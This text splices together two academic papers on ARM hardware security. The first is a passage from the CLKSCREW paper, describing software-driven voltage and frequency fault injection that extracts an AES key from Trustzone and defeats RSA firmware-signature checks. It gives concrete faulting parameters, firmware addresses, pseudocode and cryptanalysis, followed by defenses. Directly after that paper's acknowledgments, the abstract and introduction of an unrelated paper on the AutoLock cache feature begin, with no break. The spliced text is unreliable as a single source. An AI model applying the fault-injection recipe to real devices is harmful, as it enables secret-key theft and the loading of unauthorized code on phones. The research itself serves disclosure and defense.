Actual attack. Given the faulting parameters, $F_{\theta,\,\text{AES-128}} = \{F_{\text{volt}} = 1.055V,\, F_{\text{pdelay}} = 200k,\, F_{\text{freq_hi}} = 3.69GHz,\, F_{\text{dur}} = 680,\, F_{\text{freq_lo}} = 2.61GHz\}$, it took, on average, 20 faulting attempts to induce a one-byte fault to the input to the eighth AES round. Given the pair of this faulty plaintext and the expected one, it took Tunstall *et al.*'s DFA algorithm about 12 minutes on a 2.7GHz quad-core CPU to generate 3650 key hypotheses, one out of which is the AES key stored within Trustzone.

5 TZ Attack #2: Loading Self-Signed Apps

In this case study, we show how CLKSCREW can subvert the RSA signature chain verification – the primary public-key cryptographic method used for authenticating the loading of firmware images into Trustzone. ARM-based SoC processors use the ARM Trustzone to provide a secure and isolated environment to execute security-critical applications like DRM *widevine* [28] trustlet[9] and

[9] Apps within Trustzone are sometimes referred to as *trustlets*.

Algorithm 1 Given public key modulus N and exponent e, decrypt a RSA signature S. Return plaintext hash, H.

```
1:  procedure DECRYPTSIG(S, e, N)
2:      r ← 2^2048
3:      R ← r^2 mod N
4:      N_rev ← FLIPENDIANNESS(N)
5:      r^-1 ← MODINVERSE(r, N_rev)
6:      found_first_one_bit ← false
7:      for i ∈ {bitlen(e) − 1 .. 0} do
8:          if found_first_one_bit then
9:              x ← MONTMULT(x, x, N_rev, r^-1)
10:             if e[i] == 1 then
11:                 x ← MONTMULT(x, a, N_rev, r^-1)
12:             end if
13:         else if e[i] == 1 then
14:             S_rev ← FLIPENDIANNESS(S)
15:             x ← MONTMULT(S_rev, R, N_rev, r^-1)
16:             a ← x
17:             found_first_one_bit ← true
18:         end if
19:     end for
20:     x ← MONTMULT(x, 1, N_rev, r^-1)
21:     H ← FLIPENDIANNESS(x)
22:     return H
23: end procedure
```

key management *keymaster* [27] trustlet. These vendor-specific firmware are subject to regular updates. These firmware update files consist of the updated code, a signature protecting the hash of the code, and a certificate chain. Before loading these signed code updates into Trustzone, the Trusted Execution Environment (TEE) authenticates the certificate chain and verifies the integrity of the code updates [49].

RSA Signature Validation. In the RSA cryptosystem [51], let N denote the modulus, d denote the private exponent and e denote the public exponent. In addition, we also denote the SHA-256 hash of code C as $H(C)$ for the rest of the section. To ensure the integrity and authenticity of a given code blob C, the code originator creates a signature Sig with its RSA private key: $Sig \leftarrow (H(C))^d \bmod N$. The code blob is then distributed together with the signature and a certificate containing the signing modulus N. Subsequently, the code blob C can be authenticated by verifying that the hash of the code blob matches the plaintext decrypted from the signature using the public modulus N: $Sig^e \bmod N == H(C)$. The public exponent is typically hard-coded to `0x10001`; only the modulus N is of interest here.

Threat model. The goal of the attacker is to provide an arbitrary attack app with a self-signed signature and have the TEE successfully authenticate and load this self-signed app within Trustzone. To load apps into Trustzone, the attackers can invoke the TEE to authenticate and load a given app into Trustzone using the `QSEOS_APP_START_COMMAND` [4] Secure Channel Manager[10] command. The attacker can repeatedly invoke this operation, but only from the non-secure environment.

5.1 Trustzone Signature Authentication

To formulate a CLKSCREW attack strategy, we first examine how the verification of RSA signatures is implemented within the TEE. This verification mechanism is implemented within the bootloader firmware. For the Nexus 6 in particular, we use the *shamu*-specific firmware image (`MOB31S`, dated Jan 2017 [1]), downloaded from the Google firmware update repository.

The RSA decryption function used in the signature verification is the function, DECRYPTSIG[11], summarized in Algorithm 1. At a high level, DECRYPTSIG takes, as input, a 2048-bit signature and the public key modulus, and returns the decrypted hash for verification. For efficient modular exponentiation, DECRYPTSIG uses the function MONTMULT to perform Montgomery multiplication operations [38, 44]. MONTMULT performs Montgomery multiplication of two inputs x and y with respect to the Montgomery *radix*, r [38] and modulus N as follows: $\text{MONTMULT}(x, y, N, r^{-1}) \leftarrow x \cdot y \cdot r^{-1} \bmod N$.

In addition to the use of MONTMULT, DECRYPTSIG also invokes the function, FLIPENDIANNESS[12], multiple times at lines 4, 14 and 21 of Algorithm 1 to reverse the contents of memory buffers. FLIPENDIANNESS is required in this implementation of DECRYPTSIG because the inputs to DECRYPTSIG are big-endian while MONTMULT operates on little-endian inputs. For reference, we outline the implementation of FLIPENDIANNESS in Algorithm 2 in Appendix A.2.

5.2 Attack Strategy and Cryptanalysis

Attack overview. The overall goal of the attack is to deliver a fault during the execution of DECRYPTSIG such that the output of DECRYPTSIG results in the desired hash $H(C_A)$ of our attack code C_A. This operation can be described by Equation 2, where the attacker has to supply an attack signature $S_A^{'}$, and fault the execution of DECRYPTSIG at runtime so that DECRYPTSIG outputs the intended hash $H(C_A)$. For comparison, we also describe the typical decryption operation of the *original* signature S to the hash of the original code blob, C in Equation 3.

$$\textbf{Attack}: \quad \text{DECRYPTSIG}(S_A^{'}, e, N) \xrightarrow{fault} H(C_A) \quad (2)$$

$$\textbf{Original}: \quad \text{DECRYPTSIG}(S, e, N) \longrightarrow H(C) \quad (3)$$

[10] This is a vendor-specific interface that allows the non-secure world to communicate with the Trustzone secure world.

[11] DECRYPTSIG loads at memory address `0xFE8643C0`.

[12] FLIPENDIANNESS loads at memory address `0xFE868B20`

For a successful attack, we need to address two questions: (a) At which portion of the runtime execution of $\text{DECRYPTSIG}(S_A^{'}, e, N)$ do we inject the fault? (b) How do we craft $S_A^{'}$ to be used as an input to DECRYPTSIG?

5.2.1 Where to inject the runtime fault?

Target code of interest. The fault should target operations that manipulate the input modulus N, and ideally before the beginning of the modular exponentiation operation. A good candidate is the use of the function FLIPENDIANNESS at Line 4 of Algorithm 1. From experimentation, we find that FLIPENDIANNESS is especially susceptible to CLKSCREW faults. We observe that N can be corrupted to a predictable N_A as follows:

$$N_{A,rev} \xleftarrow{fault} \text{FLIPENDIANNESS}(N)$$

Since $N_{A,rev}$ is N_A in reverse byte order, for brevity, we refer to $N_{A,rev}$ as N_A for the rest of the section.

Factorizable N_A. Besides being able to fault N to N_A, another requirement is that N_A must be factorizable. Recall that the security of the RSA cryptosystem depends on the computational infeasibility of factorizing the modulus N into its two prime factors, p and q [21]. This means that with the factors of N_A, we can derive the corresponding keypair $\{N_A, d_A, e\}$ using the Carmichael function in the procedure that is described in Razavi *et al.*'s work [50]. With this keypair $\{N_A, d_A, e\}$, the hash of the attack code C_A can then be signed to obtain the signature of the attack code, $S_A \leftarrow (H(C_A))^{d_A} \bmod N_A$.

We expect the faulted N_A to be likely factorizable due to two reasons: (a) N_A is likely a composite number of more than two prime factors, and (b) some of these factors are small. With sufficiently small factors of up to 60 bits, we use Pollard's ρ algorithm to factorize N_A and find them [42]. For bigger factors, we leverage the Lenstra's Elliptic Curve factorization Method (ECM) that has been observed to factor up to 270 bits [39]. Note that all we need for the attack is to find a *single* N_A that is factorizable and reliably reproducible by the fault.

5.2.2 How to craft the attack signature $S_A^{'}$?

Before we begin the cryptanalysis, we note that the attack signature $S_A^{'}$ (an input to DECRYPTSIG) is *not* the signed hash of the attack code, S_A (private-key encryption of the $H(C_A)$). We use $S_A^{'}$ instead of S_A primarily due to the peculiarities of our implementation. Specifically, this is because the operations that follow the injection of the fault also use the parameter values derived before the point of injected fault. Next, we sketch the cryptanalysis of delivering a fault to DECRYPTSIG to show how the desired $S_A^{'}$ is derived, and demonstrate why $S_A^{'}$ is *not trivially* derived the same way as S_A.

Cryptanalysis. The goal is to derive $S_A^{'}$ (as input to DECRYPTSIG) given an expected corrupted modulus N_A, the original vendor's modulus N, and the signature of the attack code, S_A. For brevity, all line references in this section refer to Algorithm 1. The key observation is that after being derived from FLIPENDIANNESS at Line 4, N_{rev} is next used by MONTMULT at Line 15. Line 15 marks the beginning of the modular exponentiation of the input signature, and thus, we focus our analysis here.

First, since we want $\text{DECRYPTSIG}(S_A^{'}, e, N)$ to result in $H(C_A)$ as dictated by Equation 2, we begin by analyzing the invocation of DECRYPTSIG that will lead to $H(C_A)$. If we were to run DECRYPTSIG with inputs S_A and N_A, $\text{DECRYPTSIG}(S_A, e, N_A)$ should output $H(C_A)$. Based on the analysis of this invocation of DECRYPTSIG, we can then characterize the output, $x_{desired}$, of the operation at Line 15 of $\text{DECRYPTSIG}(S_A, e, N_A)$ with Equation 4. We note that the modular inverse of r is computed based on N_A at Line 5, and so we denote this as r_A^{-1}.

$$x_{desired} \leftarrow S_A \cdot (r^2 \bmod N_A) \cdot r_A^{-1} \bmod N_A \quad (4)$$

Next, suppose our CLKSCREW fault is delivered in the operation $\text{DECRYPTSIG}(S_A^{'}, e, N)$ such that N is corrupted to N_A at Line 4. We note that while N is faulted to N_A at Line 4, subsequent instructions continue to indirectly use the original modulus N because R is derived based on the uncorrupted modulus N at Line 3. Herein lies the complication. The attack signature $S_A^{'}$ passed into DECRYPTSIG gets converted to the Montgomery representation at Line 15, where *both* moduli are used:

$$x_{fault} \leftarrow \text{MONTMULT}(S_A^{'}, r^2 \bmod N, N_A, r_A^{-1})$$

We can then characterize the output, x_{fault}, of the operation at the same Line 15 of a faulted $\text{DECRYPTSIG}(S_A^{'}, e, N)$ as follows:

$$x_{fault} \leftarrow S_A^{'} \cdot (r^2 \bmod N) \cdot r_A^{-1} \bmod N_A \quad (5)$$

By equating $x_{fault} = x_{desired}$ (*i.e.* equating results from (4) and (5)), we can reduce the problem to finding $S_A^{'}$ for constants $K = (r^2 \bmod N) \cdot r_A^{-1}$ and $x_{desired}$, such that:

$$S_A^{'} \cdot K \bmod N_A \equiv x_{desired} \bmod N_A$$

Finally, subject to the condition that $x_{desired}$ is divisible[13] by the greatest common divisor of K and N_A, denoted as $gcd(K, N_A)$, we use the Extended Euclidean Algorithm[14] to solve for the attack signature $S_A^{'}$, since there exists a constant y such that $S_A^{'} \cdot K + y \cdot N_A = x_{desired}$. In summary, we show that the attack signature $S_A^{'}$ (to be used as an input to $\text{DECRYPTSIG}(S_A^{'}, e, N)$) can be derived from N, N_A and S_A.

[13] We empirically observe that $gcd(K, N_A) = 1$ in our experiments, thus making $x_{desired}$ trivially divisible by $gcd(K, N_A)$ for our purpose.

[14] The Extended Euclidean Algorithm is commonly used to compute, besides the greatest common divisor of two integers a and b, the integers x and y where $ax + by = gcd(a, b)$.

5.3 Timing Profiling

Each trustlet app file on the Nexus 6 device comes with a certificate chain of four RSA certificates (and signatures). Loading an app into Trustzone requires validating the signatures of all four certificates [49]. By incrementally corrupting each certificate and then invoking the loading of the app with the corrupted chain, we measure the operation of validating one certificate to take about 270 million cycles on average. We extract the target function FLIPENDIANNESS from the binary firmware image and execute it in the non-secure environment to measure its length of execution. We profile its invocation on a 256-byte buffer (the size of the 2048-bit RSA modulus) to take on average 65k cycles.

To show the feasibility of our attack, we choose to attack the validation of the fourth and final certificate in the chain. This requires a *very precise* fault to be induced within in a 65k-cycle-long targeted period within an entire chain validation operation that takes 270 million x 4 = 1.08 billion cycles, a duration that is four orders of magnitude longer than the targeted period. Due to the degree of precision needed, it is thus crucial to find a way to determine a reliable time anchor (see Steps ❷ / ❸ in § 3.5) to guide the delivery of the fault.

Cache profiling To determine approximately which region of code is being executed during the chain validation at any point in time, we leverage side-channel-based cache profiling attacks that operate across cores. Since we are profiling code execution within Trustzone in a separate core, we use recent advances in the cross-core instruction- and data-based *Prime+Probe*[15] cache attack techniques [31, 40, 62]. We observe that the cross-core profiling of the instruction-cache usage of the victim thread is more reliable than that of the data-cache counterpart. As such, we adapt the instruction-based *Prime+Probe* cache attack for our profiling stage.

Within the victim code, we first identify the code address we want to monitor, and then compute the set of memory addresses that is congruent to the cache set of our monitored code address. Since we are doing instruction-based cache profiling, we need to rely on executing instructions instead of memory read operations. We implement a loop within the fault injection thread to continuously execute dynamically generated dummy instructions in the cache-set-congruent memory addresses (the *Prime* step) and then timing the execution of these instructions (the *Probe* step) using the clock cycle counter. We determine a threshold for the cycle count to indicate that the associated cache lines have been evicted. The eviction patterns of the monitored cache set provides an indication that the monitored code address has been executed.

[15] Another prevalent class of cross-core cache attacks is the *Flush+Reload* [61] cache attacks. We cannot use the *Flush+Reload* technique to profile Trustzone execution because *Flush+Reload* requires being able to map addresses that are shared between Trustzone and the non-secure environment. Trustzone, by design, prohibits that.



Figure 11: Cache eviction profile snapshot with cache-based features.

> **ATTACK ENABLER (TZ-SPECIFIC) #6**: Memory accesses from the non-secure world can evict cache lines used by Trustzone code, thereby enabling *Prime+Probe*-style execution profiling of Trustzone code.

While we opt to use the *Prime+Probe* cache profiling strategy in our attack, there are alternate side-channel-based profiling techniques that can also be used to achieve the same effect. Other microarchitectural side channels like branch predictors, pipeline contention, prefetchers, and even voltage and frequency side channels can also conceivably be leveraged to profile the victim execution state. Thus, more broadly speaking, the attack enabler #6 is the presence of microarchitectural side channels that allows us to profile code for firing faults.

App-specific timing feature. For our timing anchor, we want a technique that is more fine-grained. We devise a novel technique that uses the features derived from the eviction timing to create a proxy for profiling program phase behavior. First, we maintain a global incrementing count variable as an approximate time counter in the loop. Then, using this counter, we track the duration between consecutive cache set evictions detected by our *Prime+Probe* profiling. By treating this series of *eviction gap duration* values, g, as a time-series stream, we can approximate the execution profile of the chain validation code running within Trustzone.

We plot a snapshot of the cache profile characterizing the validation of the fourth and final certificate in Figure 11. We observe that the beginning of each certification validation is preceded by a large spike of up to 75,000 in the g values followed by a secondary smaller spike. From experimentation, we found that FLIPENDIANNESS runs after the second spike. Based on this obser-



Figure 12: Observed faults using the timing features.



Figure 13: Variability of faulted byte(s) position.

vation, we change the profiling stage of the attack thread to track two hand-crafted timing features to characterize the instantaneous state of victim thread execution.

Timing anchor. We annotate the two timing features on the cache profile plot in Figure 11. The first feature, *feat_cache1*, tracks the length of the second spike minus a constant k_1. The second feature, *feat_cache2*, tracks the cumulative total of g after the second spike, until the $g > k_2$. We use a value of $k_1 = 140$ and $k_2 = 15$ for our experiments. By continuously monitoring values of g after the second spike, the timing anchor is configured to be the point when $g > k_2$.

To evaluate the use of this timing anchor, we need a means to assess when and how the specific invocation of the FLIPENDIANNESS is faulted. First, we observe that the memory buffer used to store N_{rev} is hard-coded to an address `0x0FC8952C` within Trustzone, and this buffer is not zeroed out after the validation of each certificate. We downgrade the firmware version to `MMB29Q` (Feb, 2016), so that we can leverage a Trustzone memory safety violation vulnerability [17] to access the contents of N_{rev} after the fourth certificate in the chain has been validated[16]. Note that this does not affect the normal operation of the chain validation because the relevant code sections for these operations is identical across version `MMB29Q` (Feb, 2016) and `MOB31S` (Jan, 2017).

With this timing anchor, we perform a grid search for the faulting parameters, $F_{\text{freq_hi}}$, F_{dur} and F_{pdelay} that can best induce faults in FLIPENDIANNESS. The parameters $F_{\text{freq_hi}} = 3.99GHz$ and $F_{\text{dur}} = 1$ are observed to be able to induce faults in FLIPENDIANNESS reliably. The value of the pre-fault delay parameter F_{pdelay} is crucial in controlling the type of byte(s) corruption in the target memory buffer N_{rev}. With different values of F_{pdelay}, we plot the observed faults and failed attempts based on the values of *feat_cache1* and *feat_cache2* in Figure 12.

[16]We are solely using this vulnerability to speed up the search for the faulting parameters. They can be replaced by more accurate and precise side-channel-based profiling techniques.

Each faulting attempt is considered a success if any bytes within N_{rev} are corrupted during the fault.

Adaptive pre-delay. While we see faults within the target buffer, there is some variability in the position of the fault induced within the buffer. In Figure 13, each value of F_{pdelay} is observed to induce faults across all parts of the buffer. To increase the precision in faulting, we modify the fault to be delivered based on an adaptive F_{pdelay}.

5.4 Fault Model

Based on the independent variables *feat_cache1* and *feat_cache2*, we build linear regression models to predict F_{pdelay} that can best target a fault at an intended position within the N_{rev} buffer. During each faulting attempt, F_{pdelay} is computed only when the timing anchor is detected. To evaluate the efficacy of the regression models, we collect all observed faults with the goal of injecting a fault at byte position 141. Figure 14 shows a significant clustering of faults around positions 140 - 148.

More than 80% of the faults result in 1-3 bytes being corrupted within the N_{rev} buffer. Many of the faulted values suggest that instructions are skipped when the fault occurs. An example of a fault within a segment of the buffer is having corrupted the original byte sequence from `0xa777511b` to `0xa7777777`.

5.5 Putting it together

We use the following faulting parameters to target faults to specific positions within the buffer: $F_{\theta,\text{RSA}} = \{F_{\text{volt}} = 1.055V,\ F_{\text{pdelay}} = \text{adaptive},\ F_{\text{freq_hi}} = 3.99GHz,\ F_{\text{dur}} = 1,\ F_{\text{freq_lo}} = 2.61GHz\}$.

Factorizable modulus N_A. About 20% of faulting attempts (1153 out of 6000) result in a successful fault within the target N_{rev} buffer. This set of faulted N values consists of 805 unique values, of which 38 (4.72%) are factorizable based on the algorithm described in § 5.2. For our attack, we select one of the factorizable N_A,



Figure 14: Histogram of observed faults and where the faults occur. The intended faulted position is 141.

where two bytes at positions 141 and 142 are corrupted. We show an example of this faulted and factorizable modulus in Appendix A.4.

Actual attack. Using the above selected N_A, we embed our attack signature $S_A^{'}$ into the *widevine* trustlet. Then we conduct our CLKSCREW faulting attempts while invoking the self-signed app. On average, we observe one instance of the desired fault in 65 attempts.

6 Discussion and Related Works

6.1 Applicability to other Platforms

Several highlighted attack enablers in preceding sections apply to other leading architectures. In particular, the entire industry is increasingly moving or has moved to fine-grained energy management designs that separate voltage/frequency domains for the cores. We leave the exploration of these architectures to future research.

Intel. Intel's recent processors are designed with the base clock separated from the other clock domains for more scope of energy consumption optimization [32,35]. This opens up possibilities of overclocking on Intel processors [23]. Given these trends in energy management design on Intel hardware and the growing prevalence of Intel's Secure Enclave SGX [34], a closer look at whether the security guarantees still hold is warranted.

ARMv8. The ARMv8 devices adopt the ARM *big.LITTLE* design that uses non-symmetric cores (such as the "big" Cortex-A15 cores, and the "LITTLE" Cortex-A7 cores) in same system [36]. Since these cores are of different architectures, they exhibit different energy consumption characteristics. It is thus essential that they have separate voltage/frequency domains. The use of separate domains, like in the 32-bit ARMv7 architecture explored in this work, expose the 64-bit ARMv8 devices to similar potential dangers from the software-exposed energy management mechanisms.

Cloud computing providers. The need to improve energy consumption does not just apply to user devices; this extends even to cloud computing providers. Since 2015, Amazon AWS offers EC2 VM instances [16] where power management controls are exposed within the virtualized environment. In particular, EC2 users can fine-tune the processor's performance using P-state and C-state controls [8]. This warrants further research to assess the security ramifications of such user-exposed energy management controls in the cloud environment.

6.2 Hardware-Level Defenses

Operating limits in hardware. CLKSCREW requires the hardware regulators to be able to push voltage/frequency past the operating limits. To address this, hard limits can be enforced within the regulators in the form of additional limit-checking logic or e-fuses [55]. However, this can be complicated by three reasons. First, adding such enforcement logic in the regulators requires making these design decisions very early in the hardware design process. However, the operational limits can only be typically derived through rigorous electrical testing in the post-manufacturing process. Second, manufacturing process variations can change operational limits even for chips of the same designs fabricated on the same wafer. Third, these hardware regulators are designed to work across a wide range of SoC processors. Imposing a one-size-fits-all range of limits is challenging because SoC-specific limits hinder the portability of these regulators across multiple SoC. For example, the PMIC found on the Nexus 6 is also deployed on the Galaxy Note 4.

Separate cross-boundary regulators. Another mitigation is to maintain different power domains across security boundaries. This entails using a separate regulator when the isolated environment is active. This has two issues. First, while trusted execution technologies like Trustzone and SGX separate execution modes for security, the different modes continue to operate on the same core. Maintaining separate regulators physically when the execution mode switches can be expensive. Second, DVFS components typically span across the system stack. If the trusted execution uses dedicated regulators, this implies that a similar cross-stack power management solution needs to be implemented within the trusted mode to optimize energy consumption. Such an implementation can impact the runtime of the trusted mode and increase the complexity of the trusted code.

Redundancy/checks/randomization. To mitigate the effects of erroneous computations due to induced faults, researchers propose redesigning the application core chip with additional logic and timing redundancy [13], as well as recovery mechanisms [33]. Also, Bar-El *et al.* suggest building duplicate microarchitectural units and encrypting memory bus operations for attacks that target mem-

ory operations [13]. Luo *et al.* present a clock glitch detection technique that monitors the system clock signal using another higher frequency clock signal [41]. While many of these works are demonstrated on FPGAs [58] and ASICs [54], it is unclear how feasible it is on commodity devices and how much chip area and runtime overhead it adds. Besides adding redundancy, recent work proposes adding randomization using reconfigurable hardware as a mitigation strategy [59].

6.3 Software-Level Defenses

Randomization. Since CLKSCREW requires some degree of timing precision in delivering the faults, one mitigation strategy is to introduce randomization (via no-op loops) to the runtime execution of the code to be protected. However, we note that while this mitigates against attacks without a timing anchor (AES attack in § 4), it may have limited protection against attacks that use forms of runtime profiling for the timing guidance (RSA attack in § 5).

Redundancy and checks. Several software-only defenses propose compiling code with checksum integrity verification and execution redundancy (executing sensitive code multiple times) [13, 15]. While these defenses may be deployed on systems requiring high dependability, they are not typically deployed on commodity devices like phones because they impact energy efficiency.

6.4 Subverting Cryptography with Faults

Boneh *et al.* offer the first DFA theoretical model to breaking various cryptographic schemes using injected hardware faults [22]. Subsequently, many researchers demonstrate physical fault attacks using a range of sophisticated fault injection equipment like laser [24, 25] and heat [29]. Compared to these attacks including all known undervolting [14, 45] and overclocking [20] ones, CLKSCREW does not need physical access to the target devices, since it is initiated entirely from software. CLKSCREW is also the first to demonstrate such attacks on a commodity device. We emphasize that while CLKSCREW shows how faults can break cryptographic schemes, it does so to highlight the dangers of hardware regulators exposing software-access interfaces, especially across security trust boundaries.

6.5 Relation to Rowhammer Faults

Kim *et al.* first present reliability issues with DRAM memory [37] (dubbed the "Rowhammer" problem). Since then, many works use the Rowhammer issue to demonstrate the dangers of such software-induced hardware-based transient bit-flips in practical scenarios ranging from browsers [30], virtualized environments [50], privilege escalation on Linux kernel [52] and from Android apps [57]. Like Rowhammer, CLKSCREW is equally pervasive. However, CLKSCREW is the manifestation of a different attack vector relying on software-exposed energy management mechanisms. The complexity of these cross-stack mechanisms makes any potential mitigation against CLKSCREW more complicated and challenging. Furthermore, unlike Rowhammer that corrupts DRAM *memory*, CLKSCREW targets *microarchitectural* operations. While we use CLKSCREW to induce faults in memory contents, CLKSCREW can conceivably affect a wider range of computation in microarchitectural units other than memory (such as caches, branch prediction units, arithmetic logic units and floating point units).

7 Conclusions

As researchers and practitioners embark upon increasingly aggressive cooperative hardware-software mechanisms with the aim of improving energy efficiency, this work shows, for the first time, that doing so may create serious security vulnerabilities. With only publicly available information, we have shown that the sophisticated energy management mechanisms used in state-of-the-art mobile SoCs are vulnerable to confidentiality, integrity and availability attacks. Our CLKSCREW attack is able to subvert even hardware-enforced security isolation and does not require physical access, further increasing the risk and danger of this attack vector.

While we offer proof of attackability in this paper, the attack can be improved, extended and combined with other attacks in a number of ways. For instance, using faults to induce specific values at exact times (as opposed to random values at approximate times) can substantially increase the power of this technique. Furthermore, CLKSCREW is the tip of the iceberg: more security vulnerabilities are likely to surface in emerging energy optimization techniques, such as finer-grained controls, distributed control of voltage and frequency islands, and near/sub-threshold optimizations.

Our analysis suggests that there is unlikely to be a single, simple fix, or even a piecemeal fix, that can entirely prevent CLKSCREW style attacks. Many of the design decisions that contribute to the success of the attack are supported by practical engineering concerns. In other words, the root cause is not a specific hardware or software bug but rather a series of well-thought-out, nevertheless security-oblivious, design decisions. To prevent these problems, a coordinated full system response is likely needed, along with accepting the fact that some modest cost increases may be necessary to harden energy management systems. This demands research in a

number of areas such as better Computer Aided Design (CAD) tools for analyzing timing violations, better validation and verification methodology in the presence of DVFS, architectural approaches for DVFS isolation, and authenticated mechanisms for accessing voltage and frequency regulators. As system designers work to invent and implement these protections, security researchers can complement these efforts by creating newer and exciting attacks on these protections.

Acknowledgments

We thank the anonymous reviewers for their feedback on this work. We thank Yuan Kang for his feedback, especially on the case studies. This work is supported by a fellowship from the Alfred P. Sloan Foundation.

Abstract

Attacks on the microarchitecture of modern processors have become a practical threat to security and privacy in desktop and cloud computing. Recently, cache attacks have successfully been demonstrated on ARM based mobile devices, suggesting they are as vulnerable as their desktop or server counterparts. In this work, we show that previous literature might have left an overly pessimistic conclusion of ARM's security as we unveil AutoLock: an internal performance enhancement found in inclusive cache levels of ARM processors that adversely affects Evict+Time, Prime+Probe, and Evict+Reload attacks. AutoLock's presence on system-on-chips (SoCs) is not publicly documented, yet knowing that it is implemented is vital to correctly assess the risk of cache attacks. We therefore provide a detailed description of the feature and propose three ways to detect its presence on actual SoCs. We illustrate how AutoLock impedes cross-core cache evictions, but show that its effect can also be compensated in a practical attack. Our findings highlight the intricacies of cache attacks on ARM and suggest that a fair and comprehensive vulnerability assessment requires an in-depth understanding of ARM's cache architectures and rigorous testing across a broad range of ARM based devices.

1 Introduction

The rapid growth of mobile computing illustrates the continually increasing role of digital services in our daily lives. As more and more information is processed digitally, data privacy and security are of utmost importance. One of the threats known today aims directly at the fabric of digital computing. Attacks on processors and their microarchitecture exploit the very core that handles our data. In particular, processor caches have been exploited to retrieve sensitive information across logic boundaries established by operating systems and hypervisors. As caches speed up the access to data and instructions, timing measurements allow an adversary to infer the activity of other applications and the data processed by them. In fact, cache attacks have been demonstrated in multiple scenarios in which our personal data is processed, e.g., web browsing [41] or cloud computing [26, 58]. These attacks have severe security implications, as they can recover sensitive information such as passwords, cryptographic keys, and private user behavior. The majority of attacks have been demonstrated on classic desktop and server hardware [25, 30, 42, 51], and with Intel's market share for server processors being over 98% [31], their platforms have been targeted most frequently.

With mobile usage skyrocketing, the feasibility of cache attacks on smartphone and IoT processors – which are predominantly ARM-based – has become a relevant issue. Attacks that rely on the existence of a cache flush instruction, i.e., Flush+Reload [51] and Flush+Flush [23], work efficiently across a broad range of x86 processors, but have limited applicability on ARM devices. In general, cache flush instructions serve the legitimate purpose of manually maintaining coherency, e.g., for memory mapped input-output or self-modifying code. On any x86 processor implementing the SSE2 instruction set extension, this flush instruction is available from all privilege levels as clflush. A similar instruction was introduced for ARM processors only in the most recent architecture version, ARMv8. In contrast to clflush, it must be specifically enabled to be accessible from userspace. This leaves a significant number of ARM processors without a cache flush instruction.

For all processors with a disabled flush instruction or an earlier architecture version, e.g., ARMv7, only eviction based cache attacks can be deployed. In particular, these attacks are Evict+Time [42], Prime+Probe [42], and Evict+Reload [24]. On multi-core systems, they target the last-level cache (LLC) to succeed regardless of which core a victim process is running on. This requires the LLC to be inclusive, i.e., to always contain the con-

tents of all core-private cache levels. On Intel processors, the entire cache hierarchy fulfills the inclusiveness property and is therefore a viable target for eviction based attacks. ARM devices, on the contrary, implement inclusive and non-inclusive caches alike. Both properties can co-exist, even in the same cache hierarchy. This renders eviction based attacks to be practicable only on a limited number of devices, in particular those that implement inclusive last-level caches. Yet, our findings show that an internal performance enhancement in inclusive last-level caches, dubbed `AutoLock`, can still impede eviction based cache attacks. In short, `AutoLock` prevents a processor core from evicting a cache line from an inclusive last-level cache, if said line is allocated in any of the other cores' private cache levels. This inhibits cross-core LLC evictions, a key requirement for practical `Evict+Time`, `Prime+Probe`, and `Evict+Reload` attacks on multi-core systems, and further limits the number of ARM based attack targets in practice.

In literature, Lipp et al. [37], Zhang et al. [54], and Zhang et al. [56] confirmed the general feasibility of flush and eviction based cache attacks from unprivileged code on ARM processors. Given the lack of flush instructions on a large selection of ARM devices and the deployment of non-inclusive LLCs or inclusive LLCs implementing `AutoLock`, the authors might have left an overly pessimistic conclusion of ARM's security against cache attacks. In addition, ARM's highly flexible licensing ecosystem creates a heterogeneous market of system-on-chips (SoCs) that can exhibit significant differences in their microarchitectural implementations. Demme et al. [17] illustrate that already small changes to the cache architecture can have considerable impact on the side-channel vulnerability of the processor. Consequently, judging the true impact of cache attacks on a broad range of ARM based platforms remains to be a challenge. Our work adds another step in this process. It is a contribution to an in-depth understanding of microarchitectural features on ARM in general and an extension to our current knowledge of cache implementations in particular.

1.1 Contribution

This work unveils `AutoLock`, an internal and undocumented performance enhancement feature found in inclusive cache levels on ARM processors. It prevents cross-core evictions of cache lines from inclusive last-level caches, if said lines are allocated in any of the core-private cache levels. Consequently, it has a direct and fundamentally adverse effect on all eviction based cache attacks launched from unprivileged code on multi-core systems. Understanding `AutoLock` and determining its existence on a given system-on-chip is vital to assess the SoC's vulnerability to those attacks. Yet, neither technical reference manuals (TRMs) nor any other public product documentation by ARM mention `AutoLock`. We therefore provide a detailed description of the feature and propose three methodologies to test for it: using a hardware debugging probe, reading the performance monitoring unit (PMU), and conducting simple cache-timing measurements. Each test strategy has different requirements and reliability; having multiple of them is vital to test for `AutoLock` under any circumstances. With the proposed test suite, we verify `AutoLock` on ARM Cortex-A7, A15, A53, and A57 processors. As `AutoLock` is likely implemented on a larger number of ARM processors, we discuss its general implications and how our results relate to previous literature.

Despite its adverse effect on eviction based cache attacks, the impact of `AutoLock` can be reduced. We discuss generic circumvention strategies and execute the attack by Irazoqui et al. [29] in a practical cross-core `Evict+Reload` scenario on a Cortex-A15 implementing `AutoLock`. We successfully recover the secret key from a table based implementation of AES and show that attacks can tolerate `AutoLock` if multiple cache lines are exploitable. Furthermore, the presented circumvention strategies implicitly facilitate cross-core eviction based attacks also on non-inclusive caches. This is because in the context of cross-core LLC evictions, inclusive last-level caches with `AutoLock` behave identically to non-inclusive ones. In summary, our main contributions are:

- the disclosure and description of `AutoLock`, an undocumented and previously unknown cache implementation feature with adverse impact on practical eviction based cache attacks on ARM devices,
- a comprehensive test suite to determine the existence of `AutoLock` on actual devices, as its presence is not documented publicly,
- a discussion of `AutoLock`'s implications and its relation to previous literature demonstrating cache attacks on ARM, and
- a set of strategies to circumvent `AutoLock` together with a practical demonstration of a cross-core `Evict+Reload` attack on a multi-core SoC implementing `AutoLock`.

The rest of this paper is organized as follows. Section 2 describes `AutoLock`. A theoretical methodology to test for it is presented in Section 3. We evaluate SoCs for `AutoLock` in Section 4 and address how recent literature relates to it in Section 5. The implications of `AutoLock` are discussed in Section 6. Circumvention strategies together with a practical cross-core attack are presented in Section 7. We conclude in Section 8.

2 `AutoLock`: Transparent Lockdown of Cache Lines in Inclusive Cache Levels

